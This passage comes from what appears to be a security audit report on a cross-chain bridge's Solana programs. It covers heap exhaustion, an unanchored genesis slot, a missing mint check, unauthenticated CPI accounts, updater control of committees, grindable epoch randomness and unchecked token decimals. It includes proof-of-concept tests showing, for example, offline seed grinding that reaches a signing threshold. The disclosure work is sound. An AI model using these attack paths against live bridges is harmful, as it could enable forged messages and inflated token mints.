Error Code: InvalidBlsPayloadHashG2. Error Number: 6026.
consumed 269281 of 1399700 compute units

6000 active, 580-byte payload -> Oom
Program log: Error: memory allocation failed, out of memory
consumed 269818 of 1399700 compute units
failed: SBF program panicked

boundary @ 32KB request : largest FIT payload = 579B, smallest OOM = 580B
boundary @ 256KB request: largest FIT payload = 579B, smallest OOM = 580B

```

So the no-payload path already sits about 579 bytes under the ceiling, and the resident `Message.payload` copy is what tips the 24 KB active-set vector over. Any payload-carrying inbound message at the 6,000 cap with 580 bytes or more aborts, and `MAX_PAYLOAD_SIZE` permits 1,000.

One limitation, stated because it bounds what this proves: in `solana-program-test 2.3.13` the boundary is byte-identical whether the transaction requests a 32 KB or a 256 KB heap frame, so `ComputeBudgetInstruction::request_heap_frame` is inert in this harness and the enforced heap stays the default 32 KB. The measurements above are therefore valid for the default heap, which is what the program ships against, but the harness cannot establish the minimum frame that would clear the exhaustion. On real validators the frame is honoured, so the operational workaround is expected to work; it is still undocumented in the caller guidance.

Recommended Mitigation: Make the active-set lookup allocation-free: given a candidate index, walk the 750-

byte bitmap's popcount prefix to resolve the corresponding relayer id on demand inside `select_committee`, so the full active-set vector is never materialised. This preserves the existing selection semantics exactly - the ordinal-to-id mapping is the same one `active_relayers_from_bitmap` builds, so the cross-chain committee vectors pinned at `programs/executor/src/utls/committee.rs:333-371` continue to hold. Until that lands, amend the caller-guidance comment at `programs/executor/src/instructions/execute_message.rs:44` to require an explicit heap-frame request sized for the deployment's active-set size. The harness below already drives the full inbound path against an all-ones 750-byte bitmap and can be adopted directly as a regression test that pins the behaviour at design capacity.

Highway: Fixed by [959b6db](#).

Cyfrin: Verified.

7.3.2 `registry::initialize` never anchors the genesis `Bitmap::valid_from_slot` to the deployment slot

Description: `Initialize::execute` creates the genesis active-set bitmap at circular-buffer index 0 and explicitly seeds three of its data fields - `bump`, `epoch_randomness` and `epoch` - but never assigns `valid_from_slot` (`programs/registry/src/instructions/initialize.rs:88-92`). Anchor zero-fills freshly allocated account data, so the field documented as "Slot from which this snapshot is in effect" (`programs/registry/src/state/bitmap.rs:14-15`) is left at 0, the chain's genesis slot rather than the deployment slot. `Clock` is not read anywhere in the instruction.

Every later slot computation derives from that anchor by addition only, so the error propagates rather than self-correcting:

- `can_add_new_active_set` derives the authorized-updater staging window as `[valid_from_slot + (slots_between_updates - registration_window_slots), valid_from_slot + slots_between_updates]` (`programs/registry/src/instructions/add_new_active_set.rs:243-253`).
- Each newly staged bitmap inherits `current_active_set.valid_from_slot + slots_between_updates` (`programs/registry/src/instructions/add_new_active_set.rs:224-228`).
- `UpdateCurrentActiveSet::execute` advances the anchor by exactly one interval per invocation (`programs/registry/src/instructions/update_current_active_set.rs:68-70`).

Nothing anywhere re-anchors `valid_from_slot` to the live `Clock::slot`. The documented deploy compounds the defect by initializing with a zero epoch geometry - `slotsBetweenUpdates` and `registrationWindowSlots` are both passed as 0 (`scripts/deploy.ts:442-443`) - which collapses the staging window to the single slot 0.

Files:

`Initialize::execute`

Impact: On any cluster whose current slot exceeds `slots_between_updates` at the moment `initialize` runs - which is every non-genesis the derived registration window lies permanently in the past, so `can_add_new_active_set` is false and an authorized updater's `add_new_active_set` call reverts with `CannotAddNewActiveSet`. Only the admin can stage a new active set, because the admin branch alone bypasses the timing gate (`programs/registry/src/instructions/add_new_active_set.rs:200-205`). The `registration_window_slots` and `slots_between_updates` geometry - the mechanism by which the protocol delegates scheduled relayer-committee rotation away from the admin key - is inert from deployment, and committee rotation collapses onto the single admin key.

The intuitive remediation does not work: raising `slots_between_updates` to a realistic interval moves the window to that many slots after slot 0, still far behind a live cluster's slot height. No funds are at risk and the state is recoverable, but only through a sequence that is documented nowhere - setting `slots_between_updates` to just under the current slot height, calling `update_current_active_set` once to jump the anchor forward, then restoring the intended interval. Absent that knowledge, the alternative is one `update_current_active_set` transaction per missed interval.

Recommended Mitigation: Anchor the genesis bitmap to deployment time in `Initialize::execute`, alongside the existing field assignments at `programs/registry/src/instructions/initialize.rs:88-92`:

```
active_bitmap.valid_from_slot = Clock::get()?.slot;
```

Reject degenerate geometry at initialization rather than accepting it silently - require `slots_between_updates > 0` and `registration_window_slots <= slots_between_updates`, mirroring the same bounds in `update_active_set_update_interval` and `update_registration_window` so the initializer and the setters agree. Replace the zero placeholders at `scripts/deploy.ts:442-443` with the intended production epoch geometry, and surface the current bitmap's `valid_from_slot` in the post-deploy smoke test so an anchor stuck in the past is visible before the deployment is used. Prefer seeding the anchor once at initialization over having `update_active_set_update_interval` re-anchor: re-anchoring inside the setter would silently move the effective window for an already-running deployment every time the interval is tuned, whereas seeding at init preserves the monotonic-window property the rest of the program relies on.

Highway: Fixed by [7a43e8b](#).

Cyfrin: Verified.

7.3.3 `entry::emit_message` outbound Escrow arm never binds the vault's mint to the registered token unlike its sibling Burn arm

Description: `EmitMessage::execute_token_op` receives `expected_mint: Option<Pubkey>`, the mint the corridor's registered token resolves to, and uses it in the Burn arm: `require_keys_eq!(mint.key(), expected_mint, EntryError::InvalidTokenMint)` (`programs/entry/src/instructions/emit_message.rs:629-642`). The in-source comment above it states the reason - SPL Token only checks that the sender's token account and the mint agree, tying two caller-supplied accounts to each other but never to the registered token, so without the guard the burned asset need not be the one the message commits.

The Escrow arm directly below receives the same argument and never reads it (`programs/entry/src/instructions/emit_message.rs:657-684`). Its only check is `require!(vault_ata.key() == *vault_pubkey, EntryError::TransferFailed)`. The mint actually escrowed is therefore whatever mint the configured vault account happens to hold: the SPL transfer forces `sender_ata.mint == vault_ata.mint`, which pins the caller's account to the vault but never to `TokenInfo::token_address`. Both operands of the missing comparison are in scope at that point - `vault_ata` is a deserialized token account whose mint is directly readable, and `token_info.token_address` was fetched and PDA-verified a few lines earlier (`programs/entry/src/instructions/emit_message.rs:284-296`). The comment justifying the omission (`programs/entry/src/instructions/emit_message.rs:277-280`) asserts that the vault pubkey transitively pins the mint; that holds only relative to the vault's own mint, which is the object never compared to the registered token.

The inbound direction is bound only incidentally, which is what makes the asymmetry visible: `execute_message` requires `token_info.token_address == token_mint.key()` (`programs/executor/src/instructions/execute_message.rs:443-446`) and constrains `recipient_token_account.mint == token_mint.key()` (`programs/executor/src/instructions/execute_message.rs:152-153`), so the SPL transfer out of the vault transitively forces the vault's mint to be the registered one. Outbound has no such second anchor.

Files:

`EmitMessage::execute_token_op`

Impact: When a corridor's Escrow vault holds a mint other than the corridor's registered one - a state the config program accepts without complaint, since it never takes the vault as an account - the outbound leg escrows that other asset and reports success. The emitted `MessageEmitted` and the message-ID preimage commit the corridor's `token_id` and the raw amount (`programs/entry/src/instructions/emit_message.rs:349-382`), so the destination chain mints or releases that many units of the registered token's representation against value that was never escrowed in that token. Any user can repeat the outbound leg for as long as the misconfiguration stands, paying in the vault's asset and receiving the registered one on the counterpart chain.

The same escrowed balance is also unrecoverable through the bridge, because the inbound binding rejects the mismatched vault: `Release` is the only instruction that signs as the executor authority (`programs/executor/src/instructions/execute_message.rs:683-693`), so deposits accumulate in an account

no in-scope instruction can drain. Reaching the state requires a corridor configured with a mismatched vault; the missing guard is what turns that configuration error into a value-inflating path rather than a failed transaction.

Recommended Mitigation: Use the argument the arm already receives. In the Escrow arm of `EmitMessage::execute_token_op`, after the existing vault-key check at `programs/entry/src/instructions/emit_message.rs:670`, bind the vault's mint when the corridor has one:

```
if let Some(expected_mint) = expected_mint {  
    require_keys_eq!(vault_ata.mint, expected_mint, EntryError::InvalidTokenMint);  
}
```

Guarding on `Some` rather than unwrapping preserves the native corridor, where `expected_mint` is `None` because there is no registered on-chain mint to bind and where `Escrow` is a legitimate mode - unlike `Burn`, which correctly rejects the native case outright. Also correct the comment at `programs/entry/src/instructions/emit_message.rs:277-280` so it no longer asserts a binding the code does not make.

Highway: Fixed by [a7b0c41](#).

Cyfrin: Verified.

7.4 Low Risk

7.4.1 Payload-target safety relies on callee validation of relayer-supplied CPI accounts

Description: On Solana, a CPI is defined by its target program, instruction data, and ordered account metas. Highway authenticates the target program and instruction data, but it does not authenticate the accounts against which the instruction executes.

`hwy_common::generate_message_id` commits to the target program and payload bytes, together with the other cross-chain message fields, but accepts no CPI account keys, ordering, or privilege masks (`programs/common/src/lib.rs:112-145`). `ExecuteMessage::verify_message_id` reconstructs the same commitment (`programs/executor/src/instructions/execute_message.rs:322-363`), and the BLS proof authenticates that message ID rather than any additional transaction accounts.

At execution, `remaining_accounts[0]` is treated as the whitelist PDA, `remaining_accounts[1]` as the target program, and `remaining_accounts[2..]` as the target's CPI accounts. `validate_payload` checks the executable target, its config-owned whitelist PDA, and the payload discriminator, but not the tail accounts (`programs/executor/src/instructions/execute_message.rs:366-410`). `WhitelistAccount` stores only a program ID and a list of allowed discriminators (`programs/config/src/states/whitelist.rs:12-20`). The executor then forwards the tail accounts, in the relayer-selected order and with their effective outer-transaction privileges, through a plain `invoke` (`programs/executor/src/instructions/execute_message.rs:276-308`).

This is not an unconditional account-redirection vulnerability. The called program still performs its own account owner, type, address, PDA, signer, and business-logic checks. Solana also prevents a CPI from escalating a read-only account to writable or a non-signer to signer, and the plain `invoke` does not make the `ExecutorAuthority` PDA a signer. Program registration and discriminator additions are admin-only (`programs/config/src/instructions/register_program.rs:20-63`; `programs/config/src/instructions/add_to_whitelist.rs:19-68`). A successful substitution therefore requires an admin-whitelisted instruction that accepts more than one otherwise-valid security-sensitive account without binding the selected account to authenticated payload data or a deterministic address.

No such target is demonstrated in the audited repository. The supplied `test_target` program is a localnet CPI fixture whose `increment` instruction constrains its only writable account to the unique `["counter"]` PDA (`programs/test-target/src/lib.rs:46-54`). Supplying another account fails the target's validation. Because Solana transactions are atomic, that failure also rolls back any preceding token operation, the `TransferExecution` initialization, and closure of the stored message, leaving the legitimate execution retrievable.

Files:

- `programs/common/src/lib.rs` (`generate_message_id`)
- `programs/executor/src/instructions/execute_message.rs` (`ExecuteMessage::execute`, `verify_message_id`, `validate_payload`)
- `programs/config/src/states/whitelist.rs` (`WhitelistAccount`)
- `programs/config/src/instructions/register_program.rs`
- `programs/config/src/instructions/add_to_whitelist.rs`
- `programs/test-target/src/lib.rs` (`Increment`)

Impact: A malicious relayer controlling an operational key for the attested `relayer_id` can vary the payload CPI account list without invalidating the message ID or committee proof. If the admin later whitelists a target instruction that accepts interchangeable beneficiary, vault, or state accounts without binding them to authenticated payload data or deterministic PDAs, the relayer could select a different valid account and finalize that target-specific effect. The message would become non-replayable only if the substituted CPI succeeds.

There is no demonstrated loss path against the supplied target: its account is fixed, failed substitutions roll back atomically, CPI privilege escalation is impossible, and the `ExecutorAuthority` does not sign the payload call. The finding is therefore Low severity as a conditional integration hazard. Its impact should be reassessed if a value-bearing target with substitutable accounts is added to the whitelist.

Proof of Concept: The following focused regression calls the production `generate_message_id` implementation for two different effective CPI account lists. The desired security invariant is written as `assert_ne!`, so the test deliberately fails under the current implementation:

```
use hway_common::generate_message_id;
use solana_sdk::pubkey::Pubkey;

const NETWORK_ID: [u8; 32] = [0x99; 32];

fn payload_delivery_id(_cpi_accounts: &[(Pubkey, bool, bool)]) -> [u8; 32] {
    let target_program = Pubkey::new_from_array([0x44; 32]);
    let mut payload = [0u8; 16];
    payload[..8].copy_from_slice(&[
        0x2b, 0xed, 0x7a, 0x6f, 0x01, 0xe8, 0x88, 0x1b,
    ]);
    payload[8..].copy_from_slice(&42u64.to_le_bytes());

    // This is the exact wire commitment checked by store_message and
    // execute_message. It has no parameter for the effective CPI account list.
    generate_message_id(
        &NETWORK_ID,
        3,
        hway_common::LOCAL_CHAIN_ID,
        [0x55; 32],
        10,
        11,
        target_program.as_ref(),
        &payload,
        0,
        &[],
        0,
    )
    .expect("valid payload-only message")
}

#[test]
#[ignore = "audit repro: payload CPI account metas are not message-authenticated"]
fn payload_account_substitution_must_change_the_message_id() {
    let intended = [(Pubkey::new_from_array([0x11; 32]), true, false)];
    let substituted = [(Pubkey::new_from_array([0x22; 32]), true, false)];

    assert_ne!(
        payload_delivery_id(&intended),
        payload_delivery_id(&substituted),
        "different effective CPI account lists share one committee-attested message ID"
    );
}
```

Save the test under `programs/executor/tests/inbound_wire_invariant_repros.rs` and run:

```
cargo test -p executor \
  --test inbound_wire_invariant_repros \
  payload_account_substitution_must_change_the_message_id \
  -- --ignored --nocapture
```

The assertion fails because both lists produce the same message ID:

```
assertion `left != right` failed:
different effective CPI account lists share one committee-attested message ID
```

This proves the missing account-list commitment only; it does not demonstrate a successful redirect against the supplied target.

Textual Step-by-Step Proof:

1. Construct a payload-only message targeting an admin-whitelisted program and discriminator. The target program and payload bytes enter `generate_message_id`, but the CPI account list does not.
2. The committee authenticates that message ID. Changing the CPI account keys, order, or requested privileges therefore does not change the committee-attested data.
3. A relayer authorized for the attested `relayer_id` submits `execute_message` and selects `remaining_accounts[2..]`.
4. The executor validates the target program, whitelist PDA, and discriminator, then forwards the selected accounts through `invoke`. The runtime permits only privileges genuinely present in the outer transaction.
5. The target program performs its own account validation. With the supplied `test_target`, replacing the counter PDA fails and the whole transaction rolls back, so no message is consumed.
6. A redirect becomes possible only if an admin-whitelisted target accepts two semantically different account sets and fails to bind a sensitive account to authenticated payload data or a deterministic PDA. If that substituted CPI succeeds, the execution record persists and the message cannot later be replayed with another account set.

Recommended Mitigation: Whitelist only instructions that bind every security-sensitive account to authenticated payload data or a deterministic PDA. As defense in depth, enforce per-discriminator account counts, positional key rules, and signer/writable masks. If generic targets must be supported, commit the ordered account metas inside the authenticated payload and require an exact match before CPI.

Highway: Acknowledged; we decided to accept the residual risk that CPI account metas are relayer-supplied and unattested because target programs are admin-whitelisted, each admitted instruction must pin every security-sensitive account to authenticated payload data or a deterministic address, and the current target already does so.

Cyfrin: Rationale accepted with a condition: every whitelisted instruction must bind each security-sensitive CPI account to authenticated payload data or a deterministic address, including after any target-program upgrade.

7.4.2 `registry::add_new_active_set` enforces no continuity or representativeness constraint on the staged committee source set

Description: Highway's 128-member committee is selected from the relayers marked in the current active-set bitmap, not from every registered relayer (`programs/executor/src/instructions/execute_message.rs:540-568`; `programs/executor/src/utils/committee.rs:16-27`). The authority that chooses that bitmap therefore controls the source population from which committees are drawn.

`add_new_active_set` accepts a complete replacement bitmap, `epoch_randomness`, and a new epoch. It verifies the bitmap length, epoch bounds, absence of another staged set, a population between `MIN_ACTIVE_RELAYERS` and `registry_state.relayer_count`, and that every selected ID has a registered BLS key (`programs/registry/src/instructions/add_new_active_set.rs:98-183`). It does not require overlap with the incumbent set or impose a population-relative minimum above the absolute 128-member floor.

The Config admin or any configured `authorized_updater` may stage the replacement. A non-admin updater must operate inside the configured registration window (`programs/registry/src/instructions/add_new_active_set.rs:185-205,238-254`). After the validity interval elapses, an authorized updater may also call `update_current_active_set` and promote the staged bitmap (`programs/registry/src/instructions/update_current_active_set.rs:25-30,52-77`). There is therefore no independent approval between proposing and activating a full replacement.

This behavior is not an authorization bypass and the absence of an overlap rule is not, by itself, a broken invariant. The repository's security model explicitly states that the admin and authorized updaters rotate the active set (`README.md:150-154`). The equivalent EVM and Substrate updater roles also supply complete replacement bitmaps without an overlap or proportional-representation requirement (`.context/hway-ethereum/src/logic/ActiveSetLogic.sol:128-175,264-279`; `.context/hway-substrate/pallets/highway-registry/src/lib.rs:2003-2069,2120-2143`). Substrate's lifecycle tests

intentionally exercise substantial membership churn (`.context/hw-ay-substrate/pallets/highway-registry/src/tests.rs:5156-5215`). A mandatory continuity rule could therefore prevent legitimate operator rotation or incident recovery.

The security concern is instead the operational trust placed in each updater key. A single updater can choose the entire next committee source set and later promote it. The updater cannot register relayers or produce their BLS signatures merely by holding this role, so compromising it alone does not permit message forgery.

Files:

- `programs/registry/src/instructions/add_new_active_set.rs`
- `programs/registry/src/instructions/update_current_active_set.rs`
- `programs/registry/src/instructions/add_authorized_updater.rs`
- `programs/registry/src/instructions/remove_authorized_updater.rs`
- `programs/registry/src/state/registry_state.rs`
- `programs/registry/src/constants.rs`
- `programs/executor/src/instructions/execute_message.rs`
- `programs/executor/src/utis/committee.rs`

Impact: Compromise of an `authorized_updater` lets the attacker unilaterally choose any qualifying registered subset for the next epoch. This can concentrate committee membership around selected operators or cause inbound liveness failures by selecting unavailable relayers, but it does not give the attacker their signing keys.

To forge an inbound message, the attacker must additionally possess BLS signing capability for at least 87 selected relayer identities and an operational key for an active claimant. It must also stage the set during the registration window, wait for activation, obtain a committee draw that completes under the bounded rejection sampler, and target an enabled bridge corridor. Only then can it submit a genuine threshold proof for attacker-chosen message fields and reach configured Mint, Release, or payload behavior.

This is Low severity because the behavior belongs to an expressly trusted, cross-chain-consistent active-set administration role, and value compromise requires threshold signing material in addition to compromise of that role. The finding is a key-custody and separation-of-duties risk rather than a bypass of the BLS threshold.

Proof of Concept: The following focused test models a current set containing IDs `1..=128` and a disjoint replacement containing IDs `129..=256`. The replacement has exactly `MIN_ACTIVE_RELAYERS` members. It then calls the production committee selector using a verified completing input:

```
use executor::utis::committee::select_committee;
use registry::MIN_ACTIVE_RELAYERS;
use std::collections::BTreeSet;

#[test]
fn full_replacement_gives_the_updater_control_of_the_committee_source() {
    let incumbent: BTreeSet<u32> = (1..=128).collect();
    let replacement: Vec<u32> = (129..=256).collect();
    let replacement_set: BTreeSet<u32> = replacement.iter().copied().collect();

    assert!(incumbent.is_disjoint(&replacement_set));
    assert_eq!(replacement.len(), MIN_ACTIVE_RELAYERS as usize);

    // This input completes the bounded 128-seat draw for the replacement pool.
    // Relayer 164 is an active claimant and slot 4 is below MAX_SLOTS.
    let committee = select_committee(&[0x42; 32], 164, 4, &replacement)
        .expect("verified completing committee draw");
    let committee_set: BTreeSet<u32> = committee.into_iter().collect();

    // With exactly 128 active relayers, every successful 128-seat draw contains
    // the entire updater-selected replacement pool.
    assert_eq!(committee_set, replacement_set);
}
```

```

// If IDs 129..=215 are attacker-controlled, exactly 87 committee members
// have attacker-controlled signing material.
assert_eq!(
    committee_set
        .iter()
        .filter(|&&relayer_id| relayer_id <= 215)
        .count(),
    87
);
}

```

Save the test as `programs/executor/tests/audit_active_set_updater_scope.rs` and run:

```

cargo test -p executor \
  --test audit_active_set_updater_scope \
  -- --nocapture

```

The test passes using the production committee-selection implementation:

```

test full_replacement_gives_the_updater_control_of_the_committee_source ... ok

```

This demonstrates the consequence of installing a disjoint minimum-size pool. Source inspection establishes that `add_new_active_set` accepts such a pool when all selected IDs are registered and that the same authorized role can later promote it. The test does not show that an updater key alone can forge signatures, mint tokens, or drain a vault.

Textual Step-by-Step Proof:

1. Assume IDs 1..=256 are registered with valid BLS keys and the current active set contains IDs 1..=128.
2. The admin has deliberately granted account `U` the `authorized_updater` role. An attacker later compromises `U`.
3. During the registration window, `U` stages a new bitmap containing only IDs 129..=256. The bitmap has 128 set bits, does not exceed the registered count, and contains no unregistered ID, so every implemented membership check passes. No check compares it with the incumbent bitmap.
4. Once the current validity interval has elapsed, `U` calls `update_current_active_set`. The staged bitmap becomes current without approval from another authority.
5. For `epoch_randomness = [0x42; 32]`, claimant ID 164, and slot 4, the production selector completes and returns all 128 replacement IDs. If the attacker controls the BLS signing material for IDs 129..=215, it controls 87 seats and can construct a valid threshold proof.
6. Without those 87 signing capabilities, the attacker cannot forge an inbound message. Its updater key controls committee composition, not the selected relayers' private keys.

Recommended Mitigation: Treat every active-set updater as a quorum-level role and secure it behind a multisig, governance process, or hardened automated signer, with monitoring of staged sets before activation. If routine updaters should be lower trust, let them propose a bitmap but require an independent admin, governance, or updater-quorum approval before activation. Avoid mandatory incumbent-overlap rules, which can obstruct legitimate churn and emergency recovery.

Highway: Acknowledged; we decided to accept this updater key-custody risk because unrestricted active-set rotation is required for legitimate churn and emergency recovery, and we manage authorized updaters as quorum-level multisig roles with staged-set monitoring and admin correction.

Cyfrin: Rationale accepted with a condition: every authorized updater must remain a quorum-level multisig role, and every staged bitmap must be independently checked against the expected operator set with the documented admin correction or epoch-revocation response available.

7.4.3 `registry::add_new_active_set` accepts a fully unvalidated caller-supplied `epoch_randomness` that makes committee selection grindable offline

Description: Highway selects a 128-member committee from the relayers in the active-set bitmap (programs/executor/src/instructions/execute_message.rs:562-568; programs/executor/src/utils/committee.rs:16-27) and requires at least 87 selected relayers to sign an inbound message (programs/executor/src/constants.rs:14-16). Committee membership is deterministic for a given active set and (epoch_randomness, relayer_id, slot_number) tuple.

`add_new_active_set` accepts a complete replacement bitmap, a new epoch, and `epoch_randomness: [u8; 32]`. It validates the bitmap shape and membership, epoch bounds, staging state, caller authorization, and timing window (programs/registry/src/instructions/add_new_active_set.rs:98-205). It does not establish the provenance of `epoch_randomness` and stores the caller-supplied value verbatim in the staged bitmap (programs/registry/src/instructions/add_new_active_set.rs:215-223).

The executor later loads the epoch-pinned bitmap and passes its stored randomness to `select_committee` (programs/executor/src/instructions/execute_message.rs:540-568). The selector derives:

```
committee_seed =  
    keccak256(epoch_randomness || relayer_id_LE || slot_number_LE)
```

and deterministically samples 128 distinct active relayers (programs/executor/src/utils/committee.rs:38-99). A staging caller can therefore reproduce the selection offline and enumerate candidate `epoch_randomness` values until it finds a favorable committee for a controlled claimant and valid slot.

The [Highway protocol specification](#) defines a canonical value derived from the latest drand round at or before the epoch-boundary timestamp:

```
epoch_randomness = keccak256(drand_output || chainId)
```

This makes the expected value publicly recomputable and prevents choosing among drand rounds by delaying an update. The Solana program does not enforce that derivation. A noncanonical value is therefore detectable by monitoring, but detection is reactive rather than preventative. Non-zero or difference-from-previous checks would not establish randomness provenance or prevent a caller from submitting a searched value.

This is a trusted-input design rather than an authorization bypass. Only the Config admin or an authorized_updater may stage the value, and non-admin updaters are restricted to the registration window (programs/registry/src/instructions/add_new_active_set.rs:185-205,238-254). An authorized updater may also promote the staged set after the validity interval without an independent approval (programs/registry/src/instructions/update_current_active_set.rs:25-30,52-77). The same role supplies the full bitmap, making it an inherently quorum-sensitive role.

The equivalent EVM and Substrate active-set update paths also accept and store caller-supplied epoch randomness from their corresponding trusted roles (.context/hway-ethereum/src/logic/ActiveSetLogic.sol:128-175,264-279; .context/hway-substrate/pallets/highway-registry/src/lib.rs:1466-1478,2003-2016,2122-2143). Both counterpart data structures nevertheless document the expected value as `keccak256(drand_output || chainId)` (.context/hway-ethereum/src/libraries/BridgeTypes.sol:148; .context/hway-substrate/pallets/highway-registry/src/lib.rs:208-209).

Files:

- programs/registry/src/instructions/add_new_active_set.rs
- programs/registry/src/instructions/update_current_active_set.rs
- programs/registry/src/state/bitmap.rs
- programs/registry/src/state/registry_state.rs
- programs/executor/src/instructions/execute_message.rs
- programs/executor/src/utils/committee.rs
- programs/executor/src/constants.rs

Impact: A compromised or malicious active-set updater can replace the canonical epoch seed with a searched value that biases a fixed active set toward an existing relayer coalition. Because the committee seed contains no message-specific input, a favorable (epoch_randomness, relayer_id, slot_number) tuple yields the same committee for every message claimed through that tuple during the epoch.

Seed control alone does not create signing power. Sampling is without replacement, so the attacker must still control the BLS signing material of at least 87 distinct selected relayers and an operational key for an active claimant. A non-admin updater must stage the value during the registration window, whereas the Config admin bypasses that timing restriction. The attacker must then wait for activation and satisfy the applicable active-chain, token-corridor, or payload-whitelist configuration. With fewer than 87 controlled active identities, no searched seed can satisfy the threshold.

Practical grinding cost depends on the active-set size and adversarial share. The proof below deliberately uses 154 controlled identities in a fixed 256-member set, approximately 60%, and finds a threshold committee after enumerating 189 candidate values. It does not demonstrate that comparable threshold grinding is feasible for a small coalition.

The same updater also chooses the full active-set bitmap. Under the proof's compound assumption that the attacker already controls 154 registered signing identities, it could instead install an attacker-dominated minimum-size set. Seed grinding therefore adds limited independent forgery capability in the implemented authority model. Its distinct security effect is allowing the updater to violate the canonical drand rule while presenting an otherwise policy-compliant bitmap.

The potential consequence of satisfying all prerequisites is severe: the coalition can produce a genuine threshold signature over attacker-chosen inbound message fields and reach configured Mint, Release, or payload behavior. However, the finding is Low severity because exploitation requires compromise of an expressly trusted, cross-chain-consistent updater role together with a large existing coalition of relayer signing keys. The submitted value is also publicly distinguishable from the canonical drand derivation.

Proof of Concept: The following focused test keeps the active-set membership, claimant, and slot fixed. IDs 1..=154 represent controlled relayers and IDs 155..=256 represent honest relayers. With epoch_randomness derived from nonce 0, only 72 controlled relayers are selected. Enumerating caller-chosen values finds nonce 189, whose committee contains exactly the 87 controlled identities needed by the production threshold:

```
use executor::constants::SIGNATURE_THRESHOLD;
use executor::utils::committee::select_committee;

const CONTROLLED_RELAYER_MAX: u32 = 154;

fn seed_from_nonce(nonce: u64) -> [u8; 32] {
    let mut seed = [0u8; 32];
    seed[..8].copy_from_slice(&nonce.to_le_bytes());
    seed
}

fn controlled_seats(committee: &[u32; 128]) -> usize {
    committee
        .iter()
        .filter(|&&relayer_id| relayer_id <= CONTROLLED_RELAYER_MAX)
        .count()
}

#[test]
fn caller_chosen_epoch_randomness_can_be_ground_offline() {
    // Fixed population: IDs 1..=154 are controlled; IDs 155..=256 are honest.
    let active_relayers: Vec<u32> = (1..=256).collect();

    let baseline = select_committee(
        &seed_from_nonce(0),
        1,
        0,
        &active_relayers,
```

```

)
.expect("baseline draw completes");
assert_eq!(controlled_seats(&baseline), 72);

let (winning_nonce, winning_count) = (1..=10_000u64)
    .find_map(|nonce| {
        let committee = select_committee(
            &seed_from_nonce(nonce),
            1,
            0,
            &active_relayers,
        )
        .ok()?;
        let count = controlled_seats(&committee);
        (count >= SIGNATURE_THRESHOLD as usize).then_some((nonce, count))
    })
    .expect("a caller-controlled seed reaches the threshold");

assert_eq!(winning_nonce, 189);
assert_eq!(winning_count, SIGNATURE_THRESHOLD as usize);
}

```

Save the test as `programs/executor/tests/audit_epoch_randomness_grinding_repro.rs` and run:

```

cargo test -p executor \
  --test audit_epoch_randomness_grinding_repro \
  -- --nocapture

```

The test passes against the production committee selector:

```

running 1 test
test caller_chosen_epoch_randomness_can_be_ground_offline ... ok

test result: ok. 1 passed; 0 failed

```

This proves that caller-selected epoch randomness can change a fixed committee population from below threshold to threshold. The bitmap, claimant, and slot remain fixed, isolating epoch-randomness control from membership selection and enumeration of other legal claimant/slot tuples. It does not demonstrate that an updater possesses the selected relayers' BLS keys or can forge a message without those keys.

Textual Step-by-Step Proof:

1. Fix an active set containing IDs `1..=256`, of which a coalition controls the BLS keys for IDs `1..=154`.
2. For claimant ID 1, slot 0, and the seed encoded by nonce 0, the production selector returns a committee containing 72 controlled identities, below the 87-signature threshold.
3. A compromised updater reproduces `select_committee` offline while changing only the proposed `epoch_randomness`.
4. The seed encoded by nonce 189 returns a committee containing 87 controlled identities for the same bitmap, claimant, and slot.
5. The updater stages that seed through `add_new_active_set` and waits for the staged epoch to become active.
6. If the coalition possesses all 87 selected BLS private keys and the operational key for claimant ID 1, it can produce a valid aggregate proof for that tuple. Without those signing capabilities, seed control alone cannot forge a proof.

Recommended Mitigation: Treat `epoch_randomness` as authenticated oracle data. Before activation, require independent attestation of the exact epoch boundary, drand round and output, chain ID, and derived seed. If malicious updater behavior is in scope, fix the bitmap before a predetermined future drand round and finalize the seed only after that output exists. At minimum, monitor staged values, pause inbound execution on a mismatch,

and repair the staged or current set. Do not rely on non-zero checks or single-party commit-reveal, which do not prevent pre-submission grinding.

Highway: Fixed in [ec332da](#)

Cyfrin: Verified.

7.4.4 `config::register_token` never reconciles the caller-supplied `local_decimals` against the loaded SPL mint's own decimals

Description: `RegisterToken::execute` receives the token mint as an address-pinned `Account<Mint>`, so the authoritative SPL mint decimals are already decoded and available as `ctx.accounts.mint.decimals` (`programs/config/src/instructions/register_token.rs:47-51`). Nevertheless, the instruction accepts a separate caller-supplied `local_decimals` value and stores it directly in `TokenInfo` without comparing the two (`programs/config/src/instructions/register_token.rs:57-85`). The `TokenRegistered` event repeats the same unverified value (`programs/config/src/instructions/register_token.rs:89-96`).

`TokenInfo.local_decimals` is documented as the decimal precision of the token on Solana (`programs/config/src/states/token_info.rs:19-21`). Corridor creation and updates compare the remote `source_decimals` only with this stored value, not with the mint (`programs/config/src/instructions/create_token_bridge.rs:71-77`; `programs/config/src/instructions/update_token_bridge.rs:66-72`). A self-consistent but factually incorrect decimal configuration therefore passes.

Inbound execution converts the authenticated source amount using `bridge_config.source_decimals` and the stored `token_info.local_decimals` (`programs/executor/src/instructions/execute_message.rs:203-220`). It verifies that the supplied mint key matches `TokenInfo.token_address`, but never compares their decimals (`programs/executor/src/instructions/execute_message.rs:433-446`). The converted raw amount is then passed directly to SPL `mint_to` or `transfer` (`programs/executor/src/instructions/execute_message.rs:650-693`).

This directly affects Solana inbound settlement only. The Solana outbound path burns or escrows the caller's raw amount and emits that same amount without reading `TokenInfo.local_decimals` (`programs/entry/src/instructions/emit_message.rs:232-328,349-382,613-683`). Outbound settlement is affected only if the incorrect value is separately propagated into the destination chain's `source_decimals` configuration.

The inconsistency is not automatically rejected or flagged, but it is publicly detectable before transfers begin by comparing the `TokenInfo` account with the referenced mint account.

Files:

- `programs/config/src/instructions/register_token.rs`
- `programs/config/src/states/token_info.rs`
- `programs/config/src/instructions/create_token_bridge.rs`
- `programs/config/src/instructions/update_token_bridge.rs`
- `programs/executor/src/instructions/execute_message.rs`
- `programs/executor/src/utils/decimals.rs`
- `programs/entry/src/instructions/emit_message.rs`

Impact: Consider an actual six-decimal SPL mint registered with `local_decimals = 9` and an inbound corridor whose source token also has six decimals. An authenticated source amount of `1_000_000` base units, representing one source token, is converted as follows:

$1_000_000 * 10^{(9 - 6)} = 1_000_000_000 \text{ local base units}$
--

Because the actual Solana mint has six decimals, `1_000_000_000` base units represent 1,000 tokens. A functional Mint corridor therefore issues 1,000 times the intended amount. A Release corridor attempts to withdraw 1,000 times the intended amount from its configured vault and can drain available liquidity until a transfer exceeds the

remaining balance. If the vault lacks sufficient funds, or the converted amount violates configured bounds or overflows, the transaction reverts atomically instead.

